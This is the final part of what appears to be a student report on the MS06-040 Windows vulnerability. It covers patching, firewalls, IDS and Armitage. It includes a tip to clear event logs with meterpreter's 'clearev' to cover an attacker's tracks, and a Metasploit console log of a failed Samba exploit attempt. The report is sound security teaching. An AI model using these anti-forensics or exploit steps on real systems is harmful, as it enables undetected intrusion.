


Figure 26 – Event viewer on victim machine

Attacks may leave a trail and good practise to cover the attacker's tracks would be to clear the event log. This can be done inside meterpreter by running the command "clearev" and will increase the difficulty in finding evidence the attacker was present in the system.

Recommendations for preventing the attack

The exploit takes advantages of an older system vulnerability, the first step in preventing this attack would be keeping the system fully up to date. This could be done by applying a patch, such as in figure 27 or updating the operating system to a much newer version such as 7. Many of these patches are out of date as the OS no longer receives support by the manufacturer.

Security Update for Windows 2000, Windows XP and Windows 2003 (KB969878)

Important! Selecting a language below will dynamically change the complete page content to that language.

Select Language:

English ▼

Download

A security issue has been identified that could allow an unauthenticated remote attacker to compromise your system and gain control over it.

⊕ Details

⊕ System Requirements

⊕ Install Instructions

⊕ Additional Information

⊕ Related Resources

Follow Microsoft



What's new

NEW Surface Pro 6

NEW Surface Laptop 2

Store & Support

Account profile

Download Center

Education

Microsoft in education

Office for students

Figure 27 – Patch to fix vulnerability

Firewalls could be set up to stop nmap being able to scan the system for open ports, it will also protect against incoming attacks from outside connections and make it much more difficult for attacks to target the system. Intrusion Detection Systems are another useful tool in stopping malicious activity. IDS can be used to monitor systems for activity and report back to an

administrator. IDS can monitor patterns in traffic and recognise unusual activity, this usually requires machine learning which can be time consuming. (Rowland, 2002).

```
msf exploit(lsa_transnames_heap) > exploit -z
[*] Started bind handler
[*] 137.166.99.1:445 - Creating nop sled...
[*] 137.166.99.1:445 - Trying to exploit Samba with address 0xffffe410...
[*] 137.166.99.1:445 - Connecting to the SMB service...
[-] 137.166.99.1:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (137.166.99.1:445).
[*] Exploit completed, but no session was created.
msf exploit(lsa_transnames_heap) > █
```

Figure 28 – Showing exploit failed (Haste, 2017)

Figure 28 illustrates a failed exploit after the patch has been applied to the victims machine, here a different exploit is tested but fails. The victims machine is a VM and couldn't have the patch applied to it. In a real life situation, the patch would prevent the exploit from working.

Related Software

Armitage is a program which has a GUI front end for Metasploit. It provides a much easier and user-friendly way to use Metasploit. Unfortunately, Armitage does come with some downfalls as it doesn't always find all the vulnerabilities for the system since it's an automated feature. Armitage will also take time to update as MSF and Armitage have to be installed and updated separately, meaning some 0day exploits may go unnoticed in Armitage for some time. Armitage also doesn't always display all vulnerabilities, for example the vulnerability demonstrated in this POC didn't come up through Armitage has a vulnerability. MSF can be used in a number of ways such as testing a business security or newly installed software to avoid hackers such as IDS and Firewalls can be tested using MSF.




Figure 28 – Armitage display attacks (Poojary, 2011)

Critical Thinking

This vulnerability would be a huge security risk to a business or organisation. It would allow outside attackers a way into their systems, allow them to see sensitive files, spread viruses through the network and even install keyloggers which could reveal private data about the company. The vulnerability is also remote which makes the exploit a lot more severe as they can be attacked at any time from any place.

Conclusion

To conclude this report, MS06-040 is a dangerous vulnerability which can affect many users and allows attackers to take over a system fairly easily. The vulnerability has the potential to affect large networks and corporations as well as simple users without many of them realizing. Putting anti hacking measures in place is vastly encouraged such as firewalls or anti-viruses and keeping systems up to date is a must. Users must understand the severity of potential vulnerabilities such as MS06-040 and further education is a must for the general public. Small users and systems aren't the only people at risk, large corporations are too, such as when HBO was hacked. Hackers stayed in the system for a long time, continually to go undetected to the company. (BBC News, 2017).

Bibliography

Microsoft (2006). *Microsoft Security Bulletin MS06-040 - Critical*. [online] Available at: <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2006/ms06-040> [Accessed 16 Nov. 2018].

Securityfocus (2006). *Microsoft Windows Server Service Remote Buffer Overflow Vulnerability*. [online] Available at: <https://www.securityfocus.com/bid/19409/discuss> [Accessed 18 Nov. 2018].

Us.norton.com. (2006). *Microsoft Windows Server Service Remote Buffer Overflow Vulnerability* | Norton. [online] Available at: <https://us.norton.com/online-threats/microsoftwindowsserverserviceremotebufferoverflowvulner-19409-vulnerability.html> [Accessed 18 Nov. 2018].

Harper, A. (2011). *Gray hat hacking*. New York: McGraw-Hill, p.141.

Msdn.microsoft.com. (no date). *1.2.1 Named Pipes*. [online] Available at: <https://msdn.microsoft.com/en-us/library/cc239733.aspx> [Accessed 26 Nov. 2018].

Lyon, G.F., 2009. *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure.

Mahto, D.K. and Singh, L., 2016, March. *A dive into Web Scraper world*. In *Computing for Sustainable Global Development (INDIACom)*, 2016 3rd International Conference on (pp. 689-693). IEEE.

Offensive-security.com. (2018). *Meterpreter Backdoor*. [online] Available at: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-backdoor/> [Accessed 27 Nov. 2018].

Rowland, C.H., Psionic Software Inc, 2002. *Intrusion detection system*. U.S. Patent 6,405,318.

BBC News. (2017). *Iranian charged with Game of Thrones hack*. [online] Available at: <https://www.bbc.co.uk/news/technology-42065652> [Accessed 29 Nov. 2018].

McClure, S., Scambray, J., Kurtz, G. and Kurtz, 2009. *Hacking exposed: network security secrets and solutions*.

The Economic Times. (2018). *Buffer Overflow - What is Buffer Overflow ? Buffer Overflow meaning, Buffer Overflow definition - The Economic Times*. [online] Available at: <https://economictimes.indiatimes.com/definition/buffer-overflow> [Accessed 27 Nov. 2018].

Haste, R. (2017). Metasploit - Exploit Failed [Unreachable]. [online] WonderHowTo. Available at: <https://null-byte.wonderhowto.com/forum/metasploit-exploit-failed-unreachable-0179755/> [Accessed 27 Nov. 2018].

Attack.mitre.org. (no date). Technique: Timestomp - MITRE ATT&CK™. [online] Available at: <https://attack.mitre.org/techniques/T1099/> [Accessed 27 Nov. 2018].

Poojary, K. (2011). Metasploit guide 4: Armitage cyber-attack management GUI. [online] ComputerWeekly.com. Available at: <https://www.computerweekly.com/tutorial/Metasploit-guide-4-Armitage-cyber-attack-management-GUI> [Accessed 27 Nov. 2018].

Offensive-security.com. (no date). Understanding Payloads in Metasploit. [online] Available at: <https://www.offensive-security.com/metasploit-unleashed/payloads/> [Accessed 2 Dec. 2018].

11/14/18

28

11/14/18

29